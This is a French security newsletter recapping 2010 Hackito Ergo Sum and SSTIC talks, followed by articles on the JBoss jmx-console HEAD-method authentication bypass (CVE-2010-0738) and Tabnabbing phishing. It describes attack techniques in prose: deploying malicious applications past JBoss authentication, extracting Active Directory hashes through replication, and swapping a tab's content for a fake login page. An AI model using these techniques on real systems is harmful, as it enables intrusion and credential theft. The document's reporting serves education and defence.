La première conférence de la dernière journée a été menée par les chercheurs Itzik Kotler et Ziv Gadot. Ils ont présenté **un "nouveau" concept de botnet.** Celui-ci combinerait les points forts des différents exemples présentés en introduction (Conficker A, B, C, D, E, Storm ou encore Agobot). Il se baserait sur plusieurs briques standards telles que HTTP pour le protocole, le concept de P2P pour les échanges, ainsi que sur l'utilisation de plusieurs types de sites "web 2.0" permettant à tout un chacun de publier et d'accéder à des informations.

Les chercheurs ont justifié l'utilisation du protocole HTTP pour communiquer pour pouvoir contourner les problèmes de NAT, de firewall, de détection réseau ou encore les politiques de blocage mis en place par certaines sociétés. Ils ont aussi justifié l'utilisation du concept du P2P en expliquant que celui-ci permettait de garantir la survie du botnet. Enfin, ils ont justifié l'utilisation de nombreux sites "web 2.0" tiers afin d'éviter tout blocage de type blacklisting.
Malheureusement, la démonstration n'a pu avoir lieu, faute d'un petit malin qui a fait tomber le réseau...

Fingerprinting hardware devices using clock-skewing - Renaud Lifchitz

Renaud Lifchitz, un chercheur français, a ensuite présenté le fruit de son travail sur **la prise d'empreinte à distance**, à l'aide des informations relatives au temps. En se basant sur l'étude du décalage temporel moyen, le chercheur est capable de différencier plusieurs machines. Renaud a tout d'abord présenté la façon dont un ordinateur gère le temps (temps "logiciel" et "matériel "), avant d'entrer dans les détails du protocole NTP. Ensuite il a expliqué différentes raisons pour lesquelles un système au sein d'un ensemble d'autres définit une certaine caractéristique permettant de le reconnaitre.

A5/1 application & crack via GPU - Gwendal Gloire

Une présentation sur **le chiffrement A5/1**, son historique, ainsi que les différentes attaques réalisables à l'aide d'un GPU a ensuite été donnée par un autre chercheur français faisant partie du projet "Kalkulator's Knights".

Automated vulnerability analysis of zero-size heap allocations - Julien Vanegue

L'ordre des deux conférences suivantes a été inversé à cause du retard du conférencier belge, coincé dans les embouteillages parisiens. Julien Vanegue a pu ainsi présenter son travail au sein de Microsoft dans le domaine de la recherche automatique d'une classe de faille de sécurité bien particulière. En effet, il s'agissait pour lui de détecter les allocations d'un tas de taille nulle ou quasi nulle. Après avoir présenté différentes méthodes de recherches ainsi que leurs avantages et inconvénients, le chercheur a présenté la solution développée en interne, et ses résultats.

Stack Smashing Protector in FreeBSD - Paul Rascagneres

Enfin, Paul Rascagneres a présenté une étude sur une protection devenue classique sur de nombreux systèmes : **la protection de la pile par le SSP**. Le chercheur a tout d'abord présenté le rôle du "canari", et son fonctionnement. Il a ensuite comparé son fonctionnement sur un système Linux et sur un FreeBSD. Enfin, le chercheur a présenté une solution pour contourner cette protection dans une situation précise (canari en mode «terminator»...).

Références

- Site de l'évènement Hackito : *http://hackitoergosum.org/*

SSTIC 2010

Keynote

Bernard Barbier, directeur technique de la DGSE, a ouvert l'édition 2010 du SSTIC avec une présentation sur les enjeux et les défis pour le renseignement d'origine technique.

Son exposé a débuté par la présentation de la communauté du renseignement. Tout au long de sa présentation, il a comparé les effectifs français à ceux, impressionnants, des États-Unis. En France la coordination des services de renseignement est réalisée par 5 personnes contre 1500 aux États-Unis. S'en suivit la présentation de l'organisation de la DGSE ainsi que de ses missions de renseignement dans tous les domaines : satellites, physiques, écoute...

Selon Bernard Barbier, la France revient de loin en termes de renseignement et reste handicapée de 5 à 10 ans de retard par rapport aux autres puissances mondiales (USA, Chine...). Enfin, cette présentation s'est terminée par les futurs challenges de la DGSE dont on apprend qu'elle envisage de recruter 100 ingénieurs par an.

Watermarking - Gouenoux Coatrieux

Le Watermarking est une technique qui consiste à marquer les données, les tatouer pour s'assurer principalement de leur intégrité, de la confidentialité, et de l'authenticité de celles-ci. Cette présentation était axée sur l'application de cette technique dans le domaine médical. Le concept basique consiste à insérer dans l'image même un condensat (hash) de certaines zones.

D'autre part, **le tatouage numérique** peut également servir à l'aide au diagnostic et à l'apprentissage. En effet les images médicales peuvent, grâce au watermarking, embarquer des informations sur des zones de "non-intérêt" (le fond noir par exemple), réutilisables par d'autres médecins.

Pour résumer, le tatouage permet de gérer des informations au plus proche de la donnée, mais ce n'est pas aussi performant que de la cryptographie.

> "les futurs challenges de la DGSE dont on apprend qu'elle envisage de recruter 100 ingénieurs par an..."

Visualisation et Analyse de Risque Dynamique pour la Cyber-Défense - Philippe Lagadec (OTAN, Agence C3)

La 3e conférence de la journée, assurée par Philippe Lagadec, présentait deux outils développés par l'OTAN pour la Cyber-Défense. Au sein de l'OTAN, la Cyber-Défense est réalisée suivant 4 axes, l'Observation, la Corrélation, la Décision, et enfin l'Action.

De nos jours, peu d'outils permettent de couvrir les 4 axes énoncés. L'OTAN a développé **l'outil CIAP** qui permet de modéliser les données et les systèmes. La corrélation de ces informations permet, par exemple, de visualiser les machines compromises en temps réel. Une fonctionnalité de corrélation avec Google Earth permet d'ajouter des informations militaires, il devient plus facile d'en déduire des Cyber-Attaques ciblant les ressources militaires. Cependant, cet outil nécessite une organisation "militaire" du SI puisqu'il est nécessaire de renseigner la topologie du réseau, les règles de Firewall, les actifs sensibles...

Le second outil de l'OTAN permet de **générer une analyse de risque dynamique** en se reposant sur la description d'un système par l'outil CIAP. L'outil génère l'arbre d'attaque et le met régulièrement à jour, l'outil calcule dynamiquement les risques et génère alors une analyse complète.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/CyberDefense/SSTIC2010-Article-CyberDefense-lagadec.pdf

✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/CyberDefense/SSTIC2010-Slides-CyberDefense-lagadec.pdf

CASTAFIOR : Détection automatique de tunnels illégitimes par analyse statistique - Fabien ALLARD, Mathieu MOREL

Cette présentation repose sur **la problématique du contournement des pare-feux et des proxys en utilisant un tunnel chiffré (HTTPS)** avec un serveur externe. Un outil a été développé afin de détecter et de bloquer les connexions considérées comme "tunnels illégitimes". Pour ce faire, Fabien ALLARD et Mathieu MOREL se sont basés sur une analyse comportementale des protocoles qui reste observable une fois qu'ils sont encapsulés dans le protocole HTTPS.

La classification des protocoles repose sur la taille des paquets, le temps séparant les paquets les uns des autres et d'autres critères. Après avoir étudié les paramètres les plus discriminants, en se basant sur une base de données publique de 20 000 flux en clair, Fabien ALLARD et Mathieu MOREL ont été capable grâce à leurs outils de détecter 97% des tunnels illégitimes, mais il subsiste encore trop de faux positifs. La base d'apprentissage doit être conséquente et l'outil a un comportement aléatoire face à un protocole inconnu. Enfin, les futurs axes d'amélioration porteront sur les solutions de contournement et les erreurs de classification.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/CASTAFIOR_Detection_automatique_de_tunnels_illegit/SSTIC2010-Article-CASTAFIOR_Detection_automatique_de_tunnels_illegitimes_par_analyse_statistique-allard_morel_gompel_dubois.pdf

✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/CASTAFIOR_Detection_automatique_de_tunnels_illegit/SSTIC2010-Slides-CASTAFIOR_Detection_automatique_de_tunnels_illegitimes_par_analyse_statistique-allard_morel_gompel_dubois.pdf

Photos : Cédric BLANCHER, Pierre CAPILLON et Yvan VANHULLEBUS

"Éric Barbry prédit alors qu'en 2011 le RSSI deviendra directeur général sinon il ira en prison..."

Réflexions pour un plan d'action contre les botnets - Lieutenant Colonel Eric FREYSSINET, (DGGN / SDP)

Éric FREYSSINET, de la Direction de la Gendarmerie Nationale a présenté certaines réflexions pour contrer les botnets.

Tout d'abord, il a décrit les initiatives en tant qu'association et les sources d'informations qui permettent de s'informer des attaques de phishing en cours, des adresses IP considérées comme infectées... Parmi ces associations et sources d'informations figurent la Fondation Shadowserver, Signal-Spam, la Team Cymru et d'autres. Il a bâti un plan d'action comprenant de la prévention par de la sensibilisation, de la détection avec la standardisation du format des données échangées, et la création d'outil pour synthétiser et exploiter les sources d'informations existantes. La réaction doit être scindée en plusieurs axes : la détection, la coordination avec les opérateurs, les opérations policières et techniques, l'analyse des preuves collectées et le partage de l'information. Enfin,

un groupe de travail, créé en 1990 au niveau d'Interpol, constitué de 15 membres, a été présenté.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Reflexions_pour_un_plan_d_action_contre_les_botnet/SSTIC2010-Article-Reflexions_pour_un_plan_d_action_contre_les_botnets-freyssinet.pdf

✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Reflexions_pour_un_plan_d_action_contre_les_botnet/SSTIC2010-Slides-Reflexions_pour_un_plan_d_action_contre_les_botnets-freyssinet.pdf

Virtdbg, débugger noyau - Christophe Devine, Damien Aumaître (Sogeti)

Christophe Devine et Damien Aumaître de SOGETI ont réalisé une présentation technique **d'un débuggeur noyau** sans démarrer le système en mode Debug (/Debug) : celui-ci désactive des fonctionnalités que les chercheurs souhaitaient auditer. Les motivations de ce projet furent l'étude de Windows 7 et de sa fonction de sécurité PatchGuard. Il s'agit d'une fonctionnalité de Windows 7 qui contrôle l'intégrité du noyau et bloque les programmes qui essaient de le modifier. Leur solution repose sur une interface PCMCIA qui réalise des accès DMA en direct sur la mémoire. Présentation très technique, mais l'exploit est très intéressant.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/virtdbg/SSTIC2010-Article-virtdbg-devine_aumaitre_.pdf


✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/virtdbg/SSTIC2010-Slides-virtdbg-devine_aumaitre.pdf

Intéressez-vous au droit - Eric Barbry (Cabinet Alain Bensoussan)

Éric Barbry a brillamment, et avec beaucoup d'humour, présenté la mutation de la loi relative à la sécurité informatique.
L'orateur a rappelé le statut "multi-casquette" d'un RSSI avant 2009 (Il faut que tout marche, qu'on héberge les données des autres, il faut surveiller/regarder ce que font les salariés sans ouvrir leurs dossiers/emails, garder un rôle de gendarme tout en faisant de l'intelligence économique…). L'évolution en 2009 a concerné l'arrivée des problèmes juridiques (charte d'utilisation du SI) pour qu'ensuite le RSSI devienne également juriste en 2010 (explosion du nombre de lois : STAUD, LCEN, Informatique et Libertés II, SOX, Bale II, Hadopi, Solvency II, ARJEL…). L'expert en droit prédit alors qu'en 2011 le RSSI deviendra directeur général, sinon il ira en prison…

Éric Barbry a tout particulièrement insisté sur les nouveautés de la loi Informatique et Liberté II: l'adresse IP devient une donnée personnelle, l'obligation d'avoir un CIL (Correspondant Informatique et Liberté) pour les sociétés de 100 personnes ou plus et enfin le nouvel article 34 qui rend responsable une société en cas d'utilisation illicite/frauduleuse de données et de publication de l'exploitation de vulnérabilité.
Enfin, quelques pistes pour maitriser les risques juridiques ont été présentées comme la définition d'une boîte à outils (charte des personnels (mobilité, web 2.0), charte des droits d'administration, charte des droits d'accès…), la création d'un tableau de bord (une nouvelle loi, une action ?) et enfin la maîtrise des risques (certification, partage des responsabilités (RSI, juriste, avocat)…).

✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Interessez_vous_au_droit/SSTIC2010-Slides-Interessez_vous_au_droit-barbry.ppt



Photos : Cédric BLANCHER, Pierre CAPILLON et Yvan VANHULLEBUS

Sécurité des plateformes Java - (SILICOM-AMOSSYS-INRIA)

À la suite d'une première journée axée sur la cyberdéfense, l'orateur a présenté les résultats de **l'étude JAVASEC** réalisée par un consortium créé par l'ANSSI (SILICOM-AMOSSYS-INRIA). Ceux-ci prennent la forme de guides de développement et de configuration.
L'objectif de cette étude est de vérifier si le coeur de la plateforme est sécurisé et de définir un prototype de JVM durci.
Après une présentation de l'architecture Java (code source, bytecode, vérification à la compilation et à l'exécution...), les mécanismes de sécurité implémentés par Java ont été revus notamment les contrôles d'accès orienté code (JPSA) et les contrôles d'accès orientés identités (JAAS).

En contraste avec ces mécanismes, les faiblesses de Java ont alors été revues. Il en ressort que les contrôles d'accès sont souvent mal utilisés et que le langage possède d'autres mécanismes dangereux tels que la sérialisation, la réflexion, la confiance dans l'implémentation de la bibliothèque standard ou encore des interfaces critiques : JNI JVMTI ...). La JVM expose également des problèmes comme la rémanence des données confidentielles ou des exceptions à la vérification du bytecode basées sur le nom d'une classe.


> **"La présentation s'est conclue sur l'exploitation "live" de la vulnérabilité et la prise de contrôle du système Linux sous-jacent : simplement effrayant..."**

En conclusion, Java a été pensé dès le départ pour la sécurité, cela permet d'éviter beaucoup de vulnérabilités, mais il en existe certaines résiduelles.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Securite_plateforme_execution_Java/SSTIC2010-Article-Securite_plateforme_execution_Java-brunette_pichardie_guihery_guiheux_hiet.pdf

✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Securite_plateforme_execution_Java/SSTIC2010-Slides-Securite_plateforme_execution_Java-brunette_pichardie_guihery_guiheux_hiet.pdf

✱ JAVASEC :
www.ssi.gouv.fr/IMG/pdf/JavaSec-Recommandations.pdf



Contrôleur réseau : Archi interne d'une carte réseau - Loic Duflot (ANSSI)

Suite à un communiqué de presse officielle de l'ANSSI, cette présentation illustre **l'exploitation d'une faille de sécurité au sein d'une carte réseau "Broadcom NetXtreme".**
Après avoir décrit le fonctionnement des cartes réseau et leur interaction avec le système d'exploitation, les orateurs ont présenté la technologie ASF intégrée dans ces contrôleurs ainsi que ses faiblesses. La présentation s'est conclue sur l'exploitation "live" de la vulnérabilité et la prise de contrôle du système Linux sous-jacent : simplement effrayant...
Les protections consistent à mettre à jour le firmware, à ne pas utiliser ASF, à filtrer les paquets RMCP utilisés par cette technologie et à utiliser les mécanismes IOMMU/Intel VT-d. Désormais, il n'est plus possible d'ignorer les questions sur la confiance dans le matériel.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Peut_on_faire_confiance_aux_cartes_reseau/SSTIC2010-Article-Peut_on_faire_confiance_aux_cartes_reseau-valadon_duflot_levillain_perez_.pdf

✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Peut_on_faire_confiance_aux_cartes_reseau/SSTIC2010-Slides-Peut_on_faire_confiance_aux_cartes_reseau-valadon_duflot_levillain_perez_.pdf

✱ Communiqué de Presse de l'ANSSI :
http://www.ssi.gouv.fr/site_article187.html

✱ Avis du CERTA :
http://www.certa.ssi.gouv.fr/site/CERTA-2010-AVI-121/index.html

Sécurité des systèmes de vote - Frédéric Connes (HSC)

Frédéric Connes, Docteur en droit, a présenté un **protocole de vote électronique** permettant de garantir l'intégrité, le secret du vote, la disponibilité et l'auditabilité des instruments électoraux.

Le principe consiste à publier sur un site web tous les votes effectués. Chaque vote est assigné à une marque qui ne permet pas de déduire la personne votante et conserve ainsi le secret du vote. Le votant peut vérifier que son vote a bien été comptabilisé, car il a connaissance de sa marque. Afin de rendre le vote complètement anonyme, le reçu sur lequel est spécifiée la marque comporte d'autres choix toujours par souci d'anonymat du vote. Tout au long de sa présentation, Frédéric Connes a étayé chaque point théorique du protocole par des technologies existantes dans le monde informatique.

Ce protocole de vote électronique qui permet de répondre à plusieurs problématiques cruciales (secret du vote, intégrité du vote...) est prometteur même s'il reste quelques détails à améliorer, notamment sur la problématique des premiers votants.

✱ Article :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Securite_des_systemes_de_vote/SSTIC2010-Article-Securite_des_systemes_de_vote-connes.pdf


✱ Slides :
http://www.sstic.org/media/SSTIC2010/SSTIC-actes/Securite_des_systemes_de_vote/SSTIC2010-Slides-Securite_des_systemes_de_vote-connes.pdf

Rump

La seconde journée du SSTIC est toujours marquée par les Rump Sessions. Pour rappel, ces présentations de quelques minutes permettent à quiconque de présenter un sujet à l'assemblée. En voici un résumé des plus marquants.

> **"Le problème identifié résulte dans le fait que la machine crédite les points de fidélité avant de débiter le prix du café..."**

Suite à un retour d'expérience de tests d'intrusions sur la solution "BlackBerry Entreprise Server", une erreur d'implémentation au sein d'une machine à café a été présentée. Ce modèle de machine à café à carte à puce offre un système de "fidélité" permettant d'avoir des boissons gratuites. Le problème identifié résulte dans le fait que la machine crédite les points de fidélité avant de débiter le prix du café… il suffit donc de retirer la carte à puce au bon moment pour augmenter gratuitement le nombre de points de fidélité et donc le nombre de cafés gratuits…



Photos : Cédric BLANCHER, Pierre CAPILLON et Yvan VANHULLEBUS

La présentation de l'outil "**ntdsdump**", par Aurélien Bordes, a suivi. Bien que ce sujet semble être passé inaperçu (compte tenu du peu d'informations relayées sur les blogs ou autres sites spécialisés), celui-ci doit fortement intéresser de nombreux auditeurs ou pentesteurs. En effet, l'orateur a présenté une nouvelle technique pour extraire les condensats (hash) des utilisateurs d'un domaine Active Directory lorsque l'utilisation du célèbre "pwdump" est problématique (Antivirus, bugs, génération d'erreurs dans la LSA…).

Cette technique exploite les fonctionnalités natives de réplication entre les contrôleurs de domaines et repose donc sur un procédé simple et fiable. Le développement de l'outil s'est notamment basé sur les 500 pages de spécifications du protocole de réplication intrinsèque à Active Directory. Cette documentation complète, publiée par Microsoft, contient notamment des exemples d'utilisation ou d'algorithmes à implémenter pour interagir avec ce service. Concrètement, "ntdsdump" envoie une demande de réplication sur l'interface RPC "MS NT Directory

DRS" (drsuapi) d'un contrôleur de domaine après s'être préalablement authentifié avec un compte appartenant au groupe "Admins du domaine". Une fois que le procédé de réplication est maitrisé, l'auteur nous a précisé que les condensats sont tout de même protégés par 3 couches de chiffrements (en incluant la couche de transport RPC).

Philippe Lagadec a ensuite démontré l'efficacité de son **framework Exefilter** à l'encontre des PDF vérolés circulant actuellement sur Internet. Et pour finir, deux démonstrations de tunneling, prouvant encore une fois qu'il est possible d'encapsuler tout dans n'importe quel protocole. Tout d'abord, RDP2TCP par Nicolas Collignon et Romain Raboin, pour démontrer qu'il est possible d'encapsuler un flux TCP au sein d'une connexion RDP suivie de l'encapsulation de requêtes HTTP par Erwan Abgrall par le biais d'une base de données Oracle.

✱ MS-DRSR :
http://download.microsoft.com/download/a/e/6/ae6e4142-aa58-45c6-8dcf-a657e5900cd3/[MS-DRSR].pdf

✱ EXEFILTER :
http://www.decalage.info/exefilter

Références

✱ Site du SSTIC :
http://www.sstic.org

✱ Actes des conférences :
http://www.sstic.org/2010/actes/

✱ Photos du SSTIC par Cédric Blancher, Pierre Capillon et Yvan Vanhullebus :
http://videos.sstic.org/photos/SSTIC2010/

L'actualité du mois...

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Un grand nombre de vulnérabilités "0day" (Flash, protocole HCP ou encore Java) ont été découvertes et exploitées. Tous les grands éditeurs ont été frappés les uns après les autres

Côté attaque, une nouvelle technique appelée le TabNabbing a fait également parler d'elle.

Enfin, nous finirons par les attaques de Phishing particulièrement mises sur le devant de la scène.

Retour sur l'actu du mois présentée et décortiquée par les consultants XMCO.

Adrien GUINAULT
Stéphane JIN
Yannick HAMON
François LEGUE
Charles DAGOUAT

XMCO | Partners

- **Pentest :** Contournement de l'authentification JBoss
- **Nouvelle technique d'attaque web** : le TabNabbing
- **Vulnérabilités 0day:** Microsoft Help Center, Flash Launch et LNK
- **Attaque/Cybercriminalité :** FBhole
- **Phishing of the month :** Facebook, Twitter et Skype

JBOSS, HEAD ET AUTHENTIFICATION

Contournement de l'authentification de l'interface JBOSS

Lors de tests d'intrusion d'applications ou en interne dans une entreprise, un des buts recherchés est d'accéder à **l'interface d'administration** du serveur d'applications ou de pouvoir communiquer avec.

Dans le cadre d'applications installées sur un serveur d'applications JBoss, il arrive souvent de pouvoir accéder à l'interface d'administration du serveur d'applications **sans aucune authentification** ou d'accéder au port 1098 (Java Remote Method Invocation).

> **"...un attaquant peut user de diverses méthodes afin d'installer sa propre application malicieuse au sein du serveur..."**

La sécurisation d'un serveur d'applications JBoss n'est pas simple et un attaquant peut user de diverses méthodes afin d'installer sa propre application malicieuse au sein du serveur.

Nous vous recommandons d'ailleurs de lire l'excellent article de **Renaud Dubourguais**, relayé au SSTIC cette année [1], qui expose entre autres, ces différents points d'entrées. D'autre part, la **Red Team pentesting**, précurseur dans le domaine de la sécurité de JBoss, vient de publier certains outils [2] permettant de tirer parti des mauvaises configurations du serveur d'applications [3].

Cependant, fin avril 2010, la société Minded Security [4] publia **une vulnérabilité 0-day**. Ce dernier permettait de contourner l'authentification par mot de passe de l'interface d'administration jmx-console.

La vulnérabilité provenait d'un problème au sein de la configuration d'une application web. En général l'administrateur consciencieux souhaite sécuriser **l'accès à l'interface jmx-console**. Il restreint donc l'accès à cette interface par une authentification avec mot de passe.

Pour cela, il modifie le fichier web.xml de l'application jmx-console la zone de configuration de la façon suivante :


```
<!-- A security constraint that restricts access to the HTML JMX console
  to users with the role JBossAdmin. Edit the roles to what you want and
  uncomment the WEB-INF/jboss-web.xml/security-domain element to enable
  secured access to the HTML JMX console.
  <security-constraint>
    <web-resource-collection>
      <web-resource-name>HtmlAdaptor</web-resource-name>
      <description>An example security config that only allows users with the
        role JBossAdmin to access the HTML JMX console web application
      </description>
      <url-pattern>/*</url-pattern>
      <http-method>GET</http-method>
      <http-method>POST</http-method>
    </web-resource-collection>
    <auth-constraint>
      <role-name>JBossAdmin</role-name>
    </auth-constraint>
  </security-constraint>
  -->
```


Celle-ci restreint l'accès à l'application jmx-console aux Administrateurs JBoss. Cette contrainte de sécurité s'applique aux méthodes HTTP GET et POST sur toutes les URL commençant par /jmx-console/.

Le problème est que le protocole HTTP ne se résume pas qu'aux méthodes GET et POST. Ainsi, il est possible de ne pas être astreint à cette authentification **en utilisant la méthode HEAD** qui est correctement gérée par JBoss.

Il était donc possible de déployer sa propre application sur les serveurs JBoss protégés par une authentification. Ainsi, les méthodes présentées par la RedTeam afin d'installer à distance son application sur le serveur **ont été incorporées au framework Metasploit** et incluent désormais une option permettant de choisir la méthode HTTP utilisée (GET / POST / HEAD).

Les captures suivantes illustrent les options de la méthode **DeploymentFileRepository** permettant de déployer son application malicieuse tout en contournant l'authentification.





Cependant, la méthode HEAD n'étant pas prévue pour transférer des informations, il n'est pas possible d'utiliser cette méthode pour transmettre de grosses applications web.

Références

- Acte de Renaud Dubourguais :
[1] http://www.sstic.org/media/SSTIC2010/SSTIC-actes/JBOSS_AS_Exploitation_et_Securisation/SSTIC2010-Article-JBOSS_AS_Exploitation_et_Securisation-dubourguais.pdf

- Outils de la Red Team :
[2] http://www.redteam-pentesting.de/files/redteam-jboss.tar.gz

- Whitepaper de la Red Team :
[3] http://www.redteam-pentesting.de/en/publications/jboss/-bridging-the-gap-between-the-enterprise-and-you-or-whos-the-jboss-now

- Vulnérabilité CVE-2010-0738 :
[4] http://blog.mindedsecurity.com/2010/04/good-bye-critical-jboss-0day.html

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0738

- Référence CERT-XMCO :
CXA-2010-0561

LE TABNABBING

Le « Tabnabbing », ou phishing nouvelle génération

Une nouvelle technique d'**attaque de phishing** vient de faire son apparition au mois de mai dernier. Celle-ci a été dévoilée par l'un des principaux développeurs de Firefox, Aza Reskin (Creative Lead) [1].


Baptisée « **Tabnabbing** » par son inventeur, cette nouvelle technique d'attaque repose sur les habitudes de navigation de la plupart des gens de nos jours.

En effet, les navigateurs internet permettent tous d'avoir plusieurs pages web ouvertes grâce à l'utilisation d'onglets. Les gens ont alors vite su exploiter cette possibilité en ouvrant de nombreux onglets à la fois (webmail, réseaux sociaux, news, etc.).

Comment ça marche ?


Le « Tabnabbing » est une technique particulièrement vicieuse. Les différentes étapes d'une exploitation réussie sont les suivantes :

1. La victime se rend sur une page web contenant du JavaScript malveillant (site malveillant ou compromis), et change d'onglet dans son navigateur.



2. Pendant que l'onglet contenant la page web affectée n'est pas affiché au premier plan (évènement JavaScript "window.onBlur"), celle-ci va complètement changer d'apparence (favicon, titre et contenu) et prendre l'aspect du site visé, par exemple la page d'authentification de Gmail.

